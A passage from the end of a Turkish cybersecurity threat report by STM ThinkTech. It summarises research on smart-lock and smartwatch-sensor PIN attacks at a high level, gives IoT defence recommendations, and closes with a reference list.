yaptığı testlerde bu tipte bir evde gelen sinyallerin çoğu zaman kapının önünden geldiği şeklinde algılandığını görülmüş ve kilidi dışarıdan açabilmişler. Bu tür bir kilit kullanıyorsanız telefonunuzu kapıdan uzakta bırakmakta yarar var.



Şekil 26: Bu tasarımda bir evde, mobil cihaz kapının arkasında mı önünde mi?

Akıllı bileklikler ve saatlerin içinde jiroskop, ivmeölçer, manyetometre gibi sensörler bulunuyor. Kurduğumuz uygulamalar bu sensörlerden gelen verilere ulaşmak istiyor ve çoğu zaman düşünmeden biz de gerekli izinleri veriyoruz. Yapılan bir araştırma bu verilere erişen uygulamaların bankamatiklerde PIN girme gibi işlemlerde kötü niyetli kullanılabileceğini gösteriyor[27]. Ayrıcalıklı uygulama hakları sınıfına giren bu zafiyet türünde, araştırmacılar PIN tuşlayan bilekliğe takılı akıllı saatin ivmeölçer sensör verilerini okuyarak bileğin hızlanıp yavaşlama pozisyonlarından tuşlara basıp çekme hareketlerini yakalamayı başarmışlar. Daha sonra da jiroskop verileriyle bileğin hareketlerinden ve akabinde ENTER/GİRİŞ tuşuna basış noktasından karmaşık matematiksel hesaplarla




Şekil 27: İvme Ölçerle tuşlara basılma anının tespiti (solda). Jiroskop ile hangi tuşlara basıldığının tespiti (sağda)

iki üç denemede PIN kombinasyonunu doğru tahmin etmeyi başarmışlar (Şekil 27).

Saldırı çeşitleri her geçen gün artıyor ve daha önce IT ortamlarında düşünülmemiş pek çok saldırı çeşidi ortaya çıkıyor. Veri kaybı/ifşasından ziyade yaşanabilecek fiziksel zararlar nesnelerin internetine yapılan saldırıların ciddiyetini artırıyor. Alınmamış çok basit önlemlerden ötürü ciddi zararlara sebebiyet verebilecek bu sistemlerin korunması için ilk adım olarak kişi ve kurumların farkındalığını artırmak gerekiyor. Kurumlarda IoT cihazlar için mutlaka bir döküm oluşturulmalı ve cihazlar gerekli değilse mümkün mertebe internete açılmamalı. IoT cihazların varsayılan parolaları hemen değiştirilmeli ve izole bir ağda konumlandırılmalı. Daha sonra geleneksel bilgi güvenliği yöntemleriyle güncelleme, segmentasyon ve sıkılaştırmalar yapılarak saldırı genişliğini daraltmak mümkün olabilir. Fakat nihai durumda bu genişlikte çok hızlı bir şekilde büyüyen bir ekosistem için özelleşmiş güvenlik uygulamalarına ihtiyaç olduğu açık. Ancak IoT güvenlik zafiyetlerinin ve sonuçlarının ciddiyetinin tam olarak kavranmış olduğunu henüz söyleyemeyiz.

REFERANSLAR

1. T.C. Yüksek Seçim Kurulu Başkanlığı, "Cumhurbaşkanı ve 27. Dönem Milletvekili Genel Seçimi Seçim Çevresi Sandık ve Seçmen Sayıları", http://www.ysk.gov.tr/doc/dosyalar/docs/24Haziran2018/2018CBMV-CevreSecSanSay.pdf [Erişim Tarihi: 19.06.2018].
2. "GRIZZLY STEPPE - Russian Malicious Cyber Activity," Virus Basics|US-CERT, https://www.us-cert.gov/GRIZZLY-STEPPE-Russian-Malicious-Cyber-Activity [Erişim Tarihi: 28.06.2018].
3. FireEye, "APT37 (Reaper): The Overlooked North Korean Actor", fireeye.com, 20.02.2018, https://www.fireeye.com/blog/threat-research/2018/02/apt37-overlooked-north-korean-actor.html [Erişim Tarihi: 25.06.2018].
4. D.E. Sanger ve M. Fackler, "N.S.A. Breached North Korean Networks Before Sony Attack, Officials Say," The New York Times, 19 Ocak 2015, https://www.nytimes.com/2015/01/19/world/asia/nsa-tapped-into-north-korean-networks-before-sony-attack-officials-say.html [Erişim Tarihi: 25.06.2018].
5. D.E. Sanger ve David, "The World Once Laughed at North Korean Cyberpower. No More," The New York Times, 15 Ekim 2017, https://www.nytimes.com/2017/10/15/world/asia/north-korea-hacking-cyber-sony.html [Erişim Tarihi: 25. 06. 2018].
6. Alyac, "Trojan.Android.Fakeav 분석 보고서," *이스트시큐리티 알약 블로그*, 22-Mar-2018. [Online]. Available: http://blog.alyac.co.kr/1587 [Erişim Tarihi: 25. 06. 2018].
7. R. Nigam, "Reaper Group's Updated Mobile Arsenal," Palo Alto Networks Blog, 04 Nisan 2018, https://researchcenter.paloaltonetworks.com/2018/04/unit42-reaper-groups-updated-mobile-arsenal/ [Erişim Tarihi: 25.06.2018].
8. STM A.Ş. "siber-tehdit-durum-raporu-ocak-mart-2018" Mart 2018, https://www.stm.com.tr/documents/file/Pdf/siber-tehdit-durum-raporu-ocak-mart-2018.pdf [Erişim Tarihi: 25.06.2018].
9. British Columbia OCIO, "Security News Digest February 20, 2018," https://www2.gov.bc.ca/assets/gov/british-columbians-our-governments/services-policies-for-government/information-management-technology/information-security/security-news-digest/02_20_2018.pdf [Erişim Tarihi: 25.06.2018].
10. G. Zhang, C. Yan, X. Ji, T. Zhang, T. Zhang ve W. Xu, "DolphinAttack," Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security - CCS 17, 2017.
11. Carlini, Nicholas, Wagner ve David, "Audio Adversarial Examples: Targeted Attacks on Speech-to-Text," [1402.1128] Long Short-Term Memory Based Recurrent Neural Network Architectures for Large Vocabulary Speech Recognition, 30 Mart 2018, https://arxiv.org/abs/1801.01944 [Erişim Tarihi: 26.06.2018].
12. V. Poitevin, "Voice assistant security under the microscope " Stormshield, 19 Nisan 2018, https://www.stormshield.com/voice-assistants-and-cybersecurity-is-it-already-too-late/ [Erişim Tarihi: 29.06.2018].
13. S. Khandelwal, "Z-Wave Downgrade Attack Left Over 100 Million IoT Devices Open to Hackers," The Hacker News, 25 Mayıs 2018, https://thehackernews.com/2018/05/z-wave-wireless-hacking.html [Erişim Tarihi: 26.06.2018].
14. "Z-Shave. Exploiting Z-Wave downgrade attacks," Pen Test Partners RSS, https://www.pentestpartners.com/security-blog/z-shave-exploiting-z-wave-downgrade-attacks/ [Erişim Tarihi: 26.06.2018].
15. S. Khandelwal, "Researchers unearth a huge botnet army of 500,000 hacked routers," The Hacker News, 23 Mayıs 2018, https://thehackernews.com/2018/05/vpnfilter-router-hacking.html [Erişim Tarihi: 26.06.2018].
16. Y. Nathaniel, "ZeroFont Phishing: Manipulating Font Size to Get Past Office 365 Security," Cloud Security for Every SaaS, https://www.avanan.com/resources/zero-font-phishing-attack [Erişim Tarihi: 26.06.2018].
17. L. Stefanko, "Popularity of apps on Google Play not always as it seems," WeLiveSecurity, 11 Haziran 2018, https://www.welivesecurity.com/2018/06/11/android-popularity-faking-tricks-google-play/ [Erişim Tarihi: 26.06.2018].
18. Poddebniak D, Müller J, Dresen C, Ising F, Schinzel S, Friedberger S, Somorovsky J ve Schwenk J, "Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels" Proceedings of the 2018 27th Security Symposium Security 18, 2018.
19. "EFAIL describes vulnerabilities in the end-to-end encryption technologies OpenPGP and S/MIME that leak the plaintext of encrypted emails," EFAIL, https://efail.de/. [Erişim Tarihi: 26.06.2018].
20. "Highly Sensitive Encrypted E-mail at Risk of Exposure," TechNewsWorld.com, 15 Mayıs 2018, https://www.technewsworld.com/story/85340.html [Erişim Tarihi: 26.06.2018].
21. M. Kumar, "Over 20 Million Users Installed Malicious Ad Blockers From Chrome Store," The Hacker News, 19 Nisan 2018, https://thehackernews.com/2018/04/ad-blocker-chrome-extention.html [Erişim Tarihi: 26.06.2018].
22. P. Paganini, "Nigelthorn malware infected over 100,000 systems abusing Chrome extensions," Security Affairs, 14 Mayıs 2018, https://securityaffairs.co/wordpress/72472/malware/nigelthorn-malware.html [Erişim Tarihi: 26.06.2018].
23. L. O'Donnell, "New Facebook-Spread Malware Triggers Credential Theft, Cryptomining," Threatpost | The first stop for security news, 10 Mayıs 2018, https://threatpost.com/new-facebook-spread-malware-triggers-credential-theft-cryptomining/131878/ [Erişim Tarihi: 26.06.2018].
24. "Gartner Says 8,4 Billion Connected," Hype Cycle Research Methodology | Gartner Inc., 07 Şubat 2017, https://www.gartner.com/newsroom/id/3598917 [Erişim Tarihi: 26.06.2018].
25. Portscapes, "IoT Standards & Protocols Guide | 2018 Comparisons on Network, Wireless Comms, Security, Industrial," 2018 Listings and Reviews, 20 Haziran 2018, https://www.postscapes.com/internet-of-things-protocols/ [Erişim Tarihi: 26.06.2018].
26. G. Ho, D. Leung, P. Mishra, A. Hosseini, D. Song ve D. Wagner, "Smart Locks," Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security - ASIA CCS 16, 2016.
27. Wang, X. Guo, Y. Wang, Y. Chen ve B. Liu, "Friend or Foe?," Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security - ASIA CCS 16, 2016.



STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech